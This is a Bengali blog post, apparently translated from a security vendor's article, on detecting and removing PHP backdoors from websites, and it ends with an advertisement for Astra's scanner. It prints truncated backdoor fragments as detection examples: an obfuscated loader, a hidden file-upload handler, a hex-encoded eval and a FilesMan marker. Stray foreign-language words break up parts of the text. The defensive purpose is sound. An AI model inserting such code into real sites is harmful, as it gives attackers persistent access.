

প্রতিদিন ১ লাখেরও বেশি ওয়েবসাইট হ্যাক হয়। বিশ্বাস করা হয়, একবার ওয়েবসাইট আক্রান্ত হলে সেটি আবার হ্যাক হওয়ার ৪০% সম্ভাবনা থাকে। হ্যাকাররা প্রায়শই একটি দূষিত কোড (PHP ব্যাকডোর) রেখে যান যা তাদের ওয়েবসাইটে পুনরায় প্রবেশ করতে সক্ষম করে। এই ম্যালওয়্যারটি অপসারণ করা খুব কঠিন, তাই আপনি যদি সম্পূর্ণ অ্যাডমিন প্যানেল রিসেট করেও এই কোডগুলো ওয়েবসাইটের গভীরে লুকিয়ে থাকা পাওয়া যায়। এই কোডগুলকে "ব্যাকডোর" বলা হয় কারণ এটি ওয়েবসাইটে অথেন্টিকেশন বাইপাস করে প্রবেশের সুযোগ করে দেয়। আজকাল অনেক জনপ্রিয় CMS যেমন WordPress, Magento ইত্যাদি PHP-এ চলে; একটি সার্ভার-সাইড স্ক্রিপ্টিং ভাষা। আজ ইন্টারনেটের ৮০% এরও বেশি ওয়েবসাইটে PHP ব্যবহারের কারণে PHP ব্যাকডোর একটি বড় হ্যাকিং হুমকি बन चुका है।
PHP ব্যাকডোর কী?
PHP ব্যাকডোর হলো ম্যালওয়্যার স্ক্রিপ্ট বা প্রোগ্রাম যা গোপনে আপনার ওয়েবসাইটে সংক্রমণ করিয়ে হ্যাকারদের অথেন্টিকেশন বাইপাস প্রদান করে। ব্যাকডোর ব্যবহার করা যায় ওয়েবসাইটে অ্যাক্সেস রক্ষা করতে, ম্যালওয়্যার ইনজেক্ট করতে, ডেটা স্ক্রেপ করতে, কার্ড-স্কিমার সন্নিবেশ করতে, আর্থিক ডেটা চুরি করতে এবং আরও অনেক কিছু।
PHP ওয়েব শেল útoপত্তিকারীদের আপনার PHP সার্ভারের প্রশাসনিক ব্যবস্থাপনা ও রিমোট রান করার সুযোগও দেয়। আক্রমণকারীরা ইন্টারনেট上的 একটি URL ব্যবহার করে অ্যাডমিন প্যানেলে অ্যাক্সেস করতে পারে। আরও জটিল ব্যাকডোর সরাসরি কোর মেমরিতে অ্যাক্সেস করে আপনার ওয়েবসাইটের ডেটা এক্সপ্লয়েট করতে পারে।
PHP ব্যাকডোরগুলো পেরসিস্টেন্স (স্থায়িত্ব) বজায় রাখার জন্য ডিজাইন করা হয়েছে। আপনার ওয়েবসাইট ভালোভাবে পরিষ্কার করার পরেও এগুলো বারবার ফিরে আসে। তাই ব্যাকডোর থেকে মুক্তি পাওয়া খুব কঠিন।
আপনার ওয়েবসাইটে PHP ব্যাকডোর সনাক্তকরণ
PHP ব্যাকডোরের ক্ষমতা অত্যন্ত ব্যাপক। আপনার ওয়েবসাইটে ছোট কমান্ড চালানোর অনুমতি দিয়ে থেকে আক্রমণকারীদের ওয়েবসাইট ট্রাফিক এক্সপ্লয়েট ও রিডাইরেক্ট করার সুযোগ দেয়। এই ব্যাকডোরগুলো প্রিভিলেজ এস্কেলেশন এবং তার বাইরে যাওয়ার জন্য ডিজাইন করা হয়েছে। PHP ব্যাকডোর ব্যবহার করে হ্যাকার নিম্নলিখিত কাজগুলো করতে পারে:
- আপনার সার্ভারের যেকোনো ধরনের ডেটা অ্যাক্সেস করা।
- আপনার সার্ভার ব্যবহার করে ক্রিপ্টোকারেন্সি মাইনিং করা।
- আপনার সার্ভারকে একটি বটে পরিণত করা যা আক্রমণকারীর নির্দেশ মানব বিশাল পরিমাণ স্প্যাম প্রেরণ করে।
- এবং অন্যান্য অনেক ক্ষতিকর কাজ!
আপনার ওয়েবসাইটে PHP ব্যাকডোর সনাক্তকরণ (অধিক বিস্তারিত)

প্রতিটি ওয়েবসাইট মালিকের তীব্র প্রযুক্তিগত জ্ঞান থাকে না। একজন সাইট মালিক হিসেবে, ব্যাকডোর বা অন্য কোনো অননুমোদিত কোড আপনার ওয়েবসাইটে আছে কিনা সেটা জানা পর্যন্ত আপনার কোনো ধারণা নেই, যতক্ষণ না এর লক্ষণ দেখায়।
তাই ওয়েবসাইট মালিকরা Astra-এর মতো কোম্পানির শরণায় যান যারা এই ব্যাকডোরগুলো ট্র্যাক করে এবং অপসারণে সাহায্য করে। এই দূষিত কোডগুলো খুঁজে পাওয়া কঠিন কারণ এগুলো প্রায়শই অবফাসকেটেড (obfuscated) কোড হয়, যা বোঝা আরও জটিল করে তোলে।
বেশিই, একটি ওয়েবসাইটকে টার্গেট করে সব ব্যাকডোর এক जैसा দেখায় না। তাই একটা ব্যাকডোর পাওয়া মাত্রই আপনি নিশ্চিন্ত হতে পারবেন না, এটা বোঝায় আপনাকে আরও গভীরে খুঁজতে হবে। PHP ব্যাকডোর আপনার ওয়েবসাইটে লুকাতে অনেক পথ ব্যবহার করতে পারে। তবে, কিছু সাধারণ সিকিউরিটি সমস্যা যা এই সংক্রমণকে সম্ভব করে তোলে:
- দুর্বল বা ডিফল্ট পাসওয়ার্ড।
- PHP ফাইল আপলোডে সীমাবদ্ধতার অভাব।
- PHP সাইটের দুর্বল কোডিং যা অবৈধ ইনপুট দেয়।
- পুরনো PHP ভার্সন।
- অনुचিত PHP কনফিগারেশন।
- সংবেদনশীল ফাইলগুলোর দুর্বল ফাইল পারমিশন।
- ভুল এরর রিপোর্টিং এবং কোড এক্সপোজার।
আপনার ওয়েবসাইট থেকে PHP ব্যাকডোর অপসারণ
ব্যাকডোর অপসারণের প্রথম ধাপ হলো এই ম্যালওয়্যারের অবস্থান সনাক্ত করা। ব্যাকডোর অপসারণের জন্য সেই প্রাথমিক কোডটি খুঁজে বের করা জরুরি যা অননুমোদিত অ্যাক্সেসের সুযোগ তৈরি করেছিল, এবং সেই কোডটি মুছে ফেলা। তাই আপনার সাইট চালানোর কোড বোঝা খুব গুরুত্বপূর্ণ। নিচে কিছু ফাইল এবং কোডের তালিকা দেওয়া হলো যা PHP ব্যাকডোরের জন্য দায়ী হতে পারে।
রোগ ফাইল ব্যাকডোর (Rogue File Backdoors)
অনেক কেসে ব্যাকডোর রোগ ফাইল (rogue files) হিসেবে পাওয়া যায়। কিন্তু এই ফাইলগুলো কোর প্লাগইন, থিম বা কন্টেন্ট ম্যানেজমেন্ট সিস্টেমের অংশ নয়। তবে, এদের নাম কোর ফাইলগুলোর মতোই হয়ে থাকে। তাই এগুলো সহজে রিপ্লেস করা যায়। রোগ ফাইলের কোড এমন শুরু হতে পারে:
$t43="l/T6\\:aAcNLn#?rP}1\rG_ -s`SZ\$58t\n7E{.*]ixy3h,COKR2dW[0!U\tuQIHf4bYm>wFz<admin@wsxdn.com&(BjX'~|ge%p+oMJv^);\"k9";$GLOBALS['ofmhl60'] = ${$t43[20].$t43ব্যাকডোর প্লাগইন ও থিম
CMS যেটি হোক না কেন, একাধিক প্লাগইন ও থিম সবচেয়ে ব্যবহৃত ফিচার। ম্যালিশাস প্লাগইন ফাইল শুধু ফাইল ম্যানেজার বা FTP-এর মাধ্যমে ফাইল সিস্টেমে দৃশ্যমান হয়। হ্যাকাররা সাধারণভাবে ব্যবহৃত অনেক প্লাগইনে PHP ব্যাকডোর সন্নিবেশ করে। এগুলো প্রায়শই নিচের নামগুলো ধারণ করে:
- WordPress Support
- Login Wall
- WP Zipp
- WP-Base-SEO
সুতরাং, ইন্সটলেশনের সময় যে প্লাগইনগুলো সাধারণ মনে হয়, সত্যিকারেরা সেগুলো ব্যাকডোর কোড ধারণকারী ফাইল। মালিক এই সত্য জানা না থাকায় এই ব্যাকডোরযুক্ত ফাইলগুলো ইনস্টল করে। এর একটি উদাহরণ হলো WordPress Sketch থিম যা একসময় ব্যাকডোর ফাইল সহ জনপ্রিয় ম্যালওয়্যার-লдени থিম ছিল। এই ধরনের ইনস্টলেশন এড়ানোর একমাত্র নিরাপদ উপায় হলো আপনি সেই সকল থিম বা প্লাগইন আনইনস্টল করুন जिन्हেন আপনি চিনেন না।
কোর ফাইলে ব্যাকডোর ইনসার্শন
আপনার ওয়েবসাইট হোস্টের কোর ফাইলগুলোতে PHP ব্যাকডোর ইনসার্ট করা হয়ে থাকতে পারে। ম্যালওয়্যার ফাইলের শুরুতে বা শেষে থাকতে পারে। কিন্তু যদি হ্যাকার আপনার ডেটার কোর নষ্ট করতে চান, তবে সে কোডের মাঝপথে ইনস্টল করতে পারে।
নিচে এমন কোডের কিছু উদাহরণ দেওয়া হলো:
ফাইলের শুরুতে পাওয়া কোড:
এখানে আরেকটি উদাহরণ।
@ini_set('display_errors','off');@ini_set('log_errors',0);@ini_set('error_log',NULL); error_reporting(0); @ini_set('set_time_limit',0);ignore_user_abort(true);if(@isset($_POST['size']) and @isset($_FILES['img']['name'])) {@ini_set('upload_max_filesize','1000000');$size=$_POST['size'];$open_image=$_FILES['img']['name']; $open_image_tmp=$_FILES['img']['tmp_name'];$image_tmp=$size.$open_image; @move_uploaded_file($open_image_tmp,$image_tmp);অন্যান্য ব্যাকডোর বেশি অবফাসকেটেড হয় এবং এভাবে শুরু হতে পারে।
preg_replace("/.*/e","\x65\x76\x61\x6C\x28\x67\x7A\x69\x6E\x66\x6C\x61\প্রায়শই ব্যাকডোর ফাইলে FilesMan-এর রেফারেন্স থাকে।
$default_action = "FilesMan";আমরা একসাথে সাইবার অপরাধের বিরুদ্ধে লড়ব

Astra-এর মেশিন-লার্নিং-চালিত অটোমেটেড ম্যালওয়্যার স্ক্যানার শুধু এক ক্লিকেই প্রচুর PHP ব্যাকডোর ও ম্যালওয়্যার সনাক্ত করে। অন্যদিকে, Astra ফায়ারওয়াল ২৪x৭ আপনার ওয়েবসাইট মনিটর করে দূষিত ট্রাফিক ও সকল সিকিউরিটি হুমকি ব্লক করে। আপনার প্রয়োজন অনুযায়ী প্লান বেছে নিন এবং আজই সুরক্ষিত হন!
